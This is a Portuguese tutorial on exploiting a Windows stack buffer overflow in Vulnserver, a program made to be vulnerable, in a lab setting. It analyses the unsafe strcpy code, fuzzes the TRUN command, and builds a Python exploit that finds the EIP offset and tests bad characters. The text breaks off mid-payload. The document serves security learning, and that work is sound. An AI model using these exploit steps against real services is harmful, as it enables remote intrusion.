# BUFFER OVERFLOW EM WINDOWS

BUFFER OVERFLOW EM WINDOWS ..... 4
SOBRE O QUE ESTE ESTUDO SE TRATA ..... 4
SOBRE O QUE ESTE ESTUDO NÃO SE TRATA ..... 4
LABORATÓRIO ..... 4
OBSERVAÇÕES INPORTANTES ..... 5
MATERIAL ..... 5
ANÁLISE DO CÓDIGO ..... 6
ENUMERAÇÃO ..... 10
COMANDO TRUN ..... 12
FUZZING ..... 12
EXPLORAÇÃO ..... 14
IDENTIFICANDO BADCHARS ..... 19
ENCONTRANDO UM BOM ENDEREÇO DE RETORNO ..... 20
INSERINDO O ENDEREÇO DE RETORNO NO PAYLOAD ..... 21
GERANDO O SHELLCODE E ORGANIZANDO O EXPLOIT ..... 22
OBTENDO ACESSO REMOTO ..... 24
COMANDO GTER ..... 26
FUZZING ..... 26
EXPLORAÇÃO ..... 28
ENCONTRANDO UM BOM ENDEREÇO DE RETORNO ..... 34
INSERINDO O ENDEREÇO DE RETORNO NO PAYLOAD ..... 34
PULANDO ENTRE ENDEREÇOS DE MEMÓRIA ..... 36
ENCONTRANDO A DISTÂNCIA COM IMMUNITY DEBBUGER ..... 37
Entendendo o payload ..... 39
ENCONTRANDO A DISTÂNCIA DO SALTO COM MSF-NASM_SHELL ..... 41
ANATOMIA DO REVERSE SHELL ..... 41
ATUALIZANDO E ORGANIZANDO NOSSO EXPLOIT ..... 47
COMANDO GMON ..... 52
FUZZING ..... 53
STRUCTURE EXCEPTION HANDING ..... 56
EXPLORANDO O SEH ..... 57
ESTRUTURA LIFO ..... 60
PULANDO DE VOLTA PARA O BUFFER INICIAL ..... 64
COMANDO KSTET ..... 67
FUZZING ..... 67

ESTÁGIO 1: REUSO DE SOCKET ........ 75
ESTÁGIO 2: INJETANDO O REVERSE SHELL ........ 79
COMANDO LTER ........ 81
FUZZING ........ 82
PROCURANDO BADCHARS ........ 88
CONCLUSÃO ........ 95

# BUFFER OVERFLOW EM WINDOWS

Neste laboratório, vamos explorar várias técnicas de buffer overflow no SO Windows, o intuito é de entender a mecânica por trás de aplicações e programas e encontrar uma forma de manipulá-las.

Como programa alvo desta PoC, vamos utilizar o Vulnserver.exe, um programa intencionalmente vulnerável para exploração.

Vulnserver é um servidor TCP para Windows desenvolvido por Stephen Bradshal, seu GitHub pode ser acessado aqui.

## SOBRE O QUE ESTE ESTUDO SE TRATA

Este estudo trata da exploração e entendimento do fluxo de memória de um programa no SO Windows. Como interpretar um Debugger e como nos aproveitar de funções vulneráveis à buffer overflow. Dando uma visão geral sobre criação de exploits e base para análise e desenvolvimento de malwares.

## SOBRE O QUE ESTE ESTUDO NÃO SE TRATA

Este estudo não vai ensinar Assembly, vamos somente nos aprofundar na linguagem ao ponto que possamos entender seu funcionamento. Também não vamos utilizar técnicas avançadas como bypass de ASLR, portanto esta proteção estará desabilitada em nossa máquina alvo.

Na maior parte dos cenários reais, não teremos o código fonte do programa para analisarmos, mas como se trata de um cenário de estudos, vamos analisar o código fonte para entender alguns pontos.

## LABORATÓRIO

Para este laboratório, utilizaremos:

- Uma máquina virtual Windows 10 21H1 x64 como alvo;
- O programa vulnerável “Vulnserver.exe”;
- O debbuger Immunuty na máquina alvo;
- O plugin mona.py para o Immunity;
- Uma máquina Kali Linux 2021.2 como atacante;
- Bastante Python;
- A suite Metasploit Framework;

## OBSERVAÇÕES IMPORTANTES

Existem várias outras técnicas para explorar as mesmas vulnerabilidades apresentadas neste estudo. Os endereços de memória e os saltos matemáticos que faremos, podem mudar dependendo da versão ou atualização do SO alvo, porém a mecânica será sempre a mesma.

## MATERIAL

Para fins de organização, este estudo será dividido em partes, cada um abordando um comando diferente do Vulnserver, aumentando a cplexidade gradativamente, e também será disponibilizado um PDF com a PoC completa. abaixo os links para cada parte.

- Análise do código
- Comando TRUN
- Comando GTER
- Comando GMON
- Comando KSTET
- Comando LTER
- Conclusão

## ANÁLISE DO CÓDIGO

Ao analisarmos o código vulnerver.c podemos encontrar algumas funções inseguras em C. Estas são responsáveis por permitir o buffer overflow. No código, podemos encontrar as seguintes funções.

```
void Function1(char *Input) {
        char Buffer2S[140];
        strcpy(Buffer2S, Input);
}

void Function2(char *Input) {
        char Buffer2S[60];
        strcpy(Buffer2S, Input);
}

void Function3(char *Input) {
        char Buffer2S[2000];
        strcpy(Buffer2S, Input);
}

void Function4(char *Input) {
        char Buffer2S[1000];
        strcpy(Buffer2S, Input);
}
```

As quatro funções utilizam a “strcpy” que é uma função vnlnerável em C. Esta função copia o valor de uma entrada para um buffer, mas esta função não verifica se o tamanho da entrada é o mesmo ou inferior ao buffer de destino. Portanto, se uma entrada for repassada e seu tamanho for maior que o buffer de destino, teremos um buffer overflow que irá sobrescrever outros endereços de memória.

Continuando a análise do código, podemos identificar onde estas funções são chamadas pelo programa.

```
else if (strncmp(RecvBuf, "KSTET ", 6) == 0) {
    char *KstetBuf = malloc(100);
                        strncpy(KstetBuf, RecvBuf, 100);
                        memset(RecvBuf, 0, DEFAULT_BUFLEN);
                        Function2(KstetBuf);
                        SendResult = send( Client, "KSTET SUCCESSFUL\n", 17, 0 );
    }
```

Essa função nos diz que se recebemos nosso buffer seguido de “KSTET ” o programa vai alocar 100 bytes na memória, copia 100 bytes para um novo buffer e reseta o buffer recebido para 0. Logo em seguida chama a “Function2”, uma de nossas funções vulneráveis.

Porém, na primeira imagem vimos que a Fnction2 aceita somente 60 bytes, se o parâmetro envia 100 bytes, temos um overflow de 40 bytes no buffer.

Portanto identificamos que as vulnerabiidades do programa vêm do buffer de entrada até o buffer overflow, vamos tentar identificar outras partes do programa com partes vulneráveis.

```
else if (strncmp(RecvBuf, "TRUN ", 5) == 0) {
    char *TrunBuf = malloc(3000);
                        memset(TrunBuf, 0, 3000);
                        for (i = 5; i < RecvBufLen; i++) {
                            if ((char)RecvBuf[i] == '.') {
                                                    strncpy(TrunBuf, RecvBuf, 3000);

                                                    Function3(TrunBuf);
                                                    break;
                                            }
                        }
                        memset(TrunBuf, 0, 3000);
                        SendResult = send( Client, "TRUN COMPLETE\n", 14, 0 );
}
```

O comanto “TRUN” tem um funcionamento parecido com KSTET, porém faz uma segunda validação se o caractere “.” está presente no buffer, só após a confirmação ele chama a “Function3” vulnerável.

```
else if (strncmp(RecvBuf, "LTER ", 5) == 0) {
    char *LterBuf = malloc(DEFAULT_BUFLEN);
                memset(LterBuf, 0, DEFAULT_BUFLEN);
                i = 0;
                while(RecvBuf[i]) {
                    if ((byte)RecvBuf[i] > 0x7f) {
                                LterBuf[i] = (byte)RecvBuf[i] - 0x7f;
                            } else {
                                        LterBuf[i] = RecvBuf[i];
                            }
                            i++;
                }
                for (i = 5; i < DEFAULT_BUFLEN; i++) {
                    if ((char)LterBuf[i] == '.') {
                                Function3(LterBuf);
                                        break;
                            }
                }
                memset(LterBuf, 0, DEFAULT_BUFLEN);
                SendResult = send( Client, "LTER COMPLETE\n", 14, 0 );
}
```

O comando “LTER” copia o buffer recebido para a variável “LterBuf” e depois subrai 0x7f (127) bytes caso o buffer seja maior que 0x7f. Depois disso o código verifica se o caractere “.” está presente, caso seja verdadeiro, ele chama a “Function3” vulnerável.

```
else if (strncmp(RecvBuf, "GTER ", 5) == 0) {
                                        char *GterBuf = malloc(180);
                                        memset(GdogBuf, 0, 1024);
                                        strncpy(GterBuf, RecvBuf, 180);
                                        memset(RecvBuf, 0, DEFAULT_BUFLEN);
                                        Function1(GterBuf);
                                        SendResult = send( Client, "GTER ON TRACK\n", 14, 0 );
}
```

O comando “GTER” tem um funcionamento mais simples, ele copia 180 bytes do buffer de entrada para o buffer temporário “GterBuf” e depois envia seuconteúdo para a “Function1”. Como vimos que a Function1 tem um espaço de 140 bytes, temos o buffer overflow.


```
else if (strncmp(RecvBuf, "HTER ", 5) == 0) {
                                        char THBuf[3];
                                        memset(THBuf, 0, 3);
                                        char *HterBuf = malloc((DEFAULT_BUFLEN+1)/2);
                                        memset(HterBuf, 0, (DEFAULT_BUFLEN+1)/2);
                                        i = 6;
                                        k = 0;
                                        while ( (RecvBuf[i]) && (RecvBuf[i+1])) {
                                                memcpy(THBuf, (char *)RecvBuf+i, 2);
                                                unsigned long j = strtoul((char *)THBuf, NULL, 16);
                                                memset((char *)HterBuf + k, (byte)j, 1);
                                                i = i + 2;
                                                k++;
                                        }
                                        Function4(HterBuf);
                                        memset(HterBuf, 0, (DEFAULT_BUFLEN+1)/2);
                                        SendResult = send( Client, "HTER RUNNING FINE\n", 18, 0
);
}
```

O comando “HTER” é o que tem a maior complexidade, pois ele faz a chamada para a “Function4” após um laço while e nossa faze de exploração precisa entender exatamente como este laço se comporta.

Nesse ponto, identificamos no código do programa, todas as funções e comandos vulneráveis, agora podemos passar para a exploração.

## ENUMERAÇÃO

O vulnserver.exe escuta conexões na porta 9999 da nossa máquina Windows alvo.




Através na nossa máquina Kali, podemos nos conectar utilizando o netcat.

```
┌──(hastur㉿hastur)-[~/Windows_BoF]
└─$ nc -v 192.168.1.30 9999
192.168.1.30: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.1.30] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Ao enviarmos o comando “HELP”, o programa nos responde com todos os camandos aceitos, incluindo os vulneráveis que já identificamos. Pela resposta podemos identificar que ele trabalha com o modelo “comando argumento”, que no caso será comando buffer.

Na próxima etapa, iniciaremos a exploração das vulnerabilidades.

# COMANDO TRUN

O comando TRUN, assim como os demais, recebe um argumento e dá uma resposta.

```
┌──(hastur㉿hastur)-[~/Windows_BoF]
└─$ nc 192.168.1.30 9999
Welcome to Vulnerable Server! Enter HELP for help.
TRUN
UNKNOWN COMMAND
TRUN teste
TRUN COMPLETE
```

Sabendo de seu funcionamento, precisamos fazer o fuzzing do comando e descobrir se conseguimos causar o crash no programa.

## FUZZING

Para fazer o fuzzing, vamos utilizar o protocolo Spike. Para tanto, vamos criar nosso script.


trun.spk:

```
s_string("TRUN ");

s_string_variable("*");
```


Onde:

- **s_string**: é um parâmetro imutável, no nosso caso, sempre irá enviar “TRUN ” (não esqueça do espaço após o TRUN);
- **s_string_variable**: é um parâmetro que indica o que será mudato em cada envio.


Antes de enviar o fuzzing, vamos iniciar o wireshark monitorando nossa conexão.




Com o programa iniciado na máquina Windows, vamos enviar nosso fuzzing com o script “generic_sender_tcp”.




Podemos ver que na terceira iteração, o programa parou de responder, automaticamente fechou na máquina Windows. Analisando o dump no WIreshark, podemos verificar o que foi enviado.



Podemos observar que o buffer estouruou com 5061 bytes, sendo que o nosso buffer inicia com “/…/”. Conforme haviamos estudado no código do programa, o comando TRUN checa se o caractere “.” está presente em nosso buffer, o que foi comprovato pelo teste de fuzzing.

## EXPLORAÇÃO

Agora que sabemos que o programa sofreu um crash com 5061 bytes, já incluindo o comando “TRUN /…/”, podemos iniciar o esboço do exploit.

xpltrun.py:


```
#!/usr/bin/python3

import socket

# variaveis de conexão
ip = "192.168.1.30"
porta = 9999

# tamanho do offset encontrado no fuzzing
offset = 5061

# payload a ser enviado
payload = b"TRUN /../" + b"A" * offset

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # cria o socket
s.connect((ip,porta)) # conecta no alvo

s.send(payload + b"\r\n") # envia o payload

s.close() # fecha conexao
```

Precisamos iniciar o vulsnerver, mas agora com o Immunity Debbuger.

Com tudo pronto, podemos rodar nosso script.

Podemos observar que nosso payload sobrescreveu o EIP e o ESP com nossos “A”, nesse momento encontramos o buffer overflow “vanilla”, que é a forma mais simples de buffer overflow.

Sabendo disso, precisamos encontrar o offset preciso para atingir o EIP, podemos criar um pattern cíclico com o msf-pattern_create.





Vamos inserí-lo em nosso script.


xpltrun.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# tamanho do offset encontrado no fuzzing
offset = 5061

# payload a ser enviado
payload = b"TRUN /../"
payload += b"<o patter vai aqui>"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # cria o socket
s.connect((ip,porta)) # conecta no alvo

s.send(payload + b"\r\n") # envia o payload

s.close() # fecha conexao
```

Agora vamos rodar o script novamente, e monitorar com o Immunity Debugger.




Novamente o programa sofreu crash, mas temos o endereço do EIP: 386F4337. Vamos consultar no msf-pattern_offset para identificar o endereço preciso para sobrescrever o ESP.




Temos o offset preciso para atingir o EIP: 2003 bytes. Vamos atualizar nosso exploit e verificar, vamos inserir 2003 “A” + 4 “B” e o restante de “C”, se o offset estiver correto, vamos preencher o EIP com “42424242” (B em hexa), e o ESP com vários “C”.

xpltrun.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# tamanho do offset encontrado no fuzzing
offset = 5061

# payload a ser enviado
payload = b"TRUN /../" # funcao inicial
payload += b"A"*2003 # preenchimento do buffer
payload += b"B"*4 # sobrescreve EIP
payload += b"C" * (5061 - 2003 - 4) # sobrescreve ESP

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # cria o socket
s.connect((ip,porta)) # conecta no alvo

s.send(payload + b"\r\n") # envia o payload

s.close() # fecha conexao
```

Vamos reiniciar o vulnserver no Immunity debbuger e rodar nosso script novamente.

Conseguimos sobrescrever com precisão o EIP com “42424242” e o ESP com nossa sequencia de “C”. A partir de agora, temos total controle sobre como o programa se comporta, precisamos encontrar quais são os badchars.

## IDENTIFICANDO BADCHARS

Para gerar uma sequência com todos os caracteres possíveis, vamos utilizar a ferramenta “badchars” do python, para instalar basta executar “pip install badchars”.

```
┌──(hastur㉿hastur)-[~/…/estudos/binarios/windows/VulnServer]
└─$ badchars
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\
x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x
39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x5
5\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71
\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\
x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\x
aa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc
6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2
\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\
xff
```

Vamos adicionar estes badchars em nosso payload no lugar dos “C” e rodar novamente.

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# tamanho do offset encontrado no fuzzing
offset = 5061

# payload a ser enviado
payload = b"TRUN /../" # funcao inicial
payload += b"A"*2003 # preenchimento do buffer
payload += b"B"*4 # sobrescreve EIP
payload +=
b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\
x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2
b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x
41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56
\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6
c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x
82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97
\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xa
d\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\x
c3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\x
d9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\
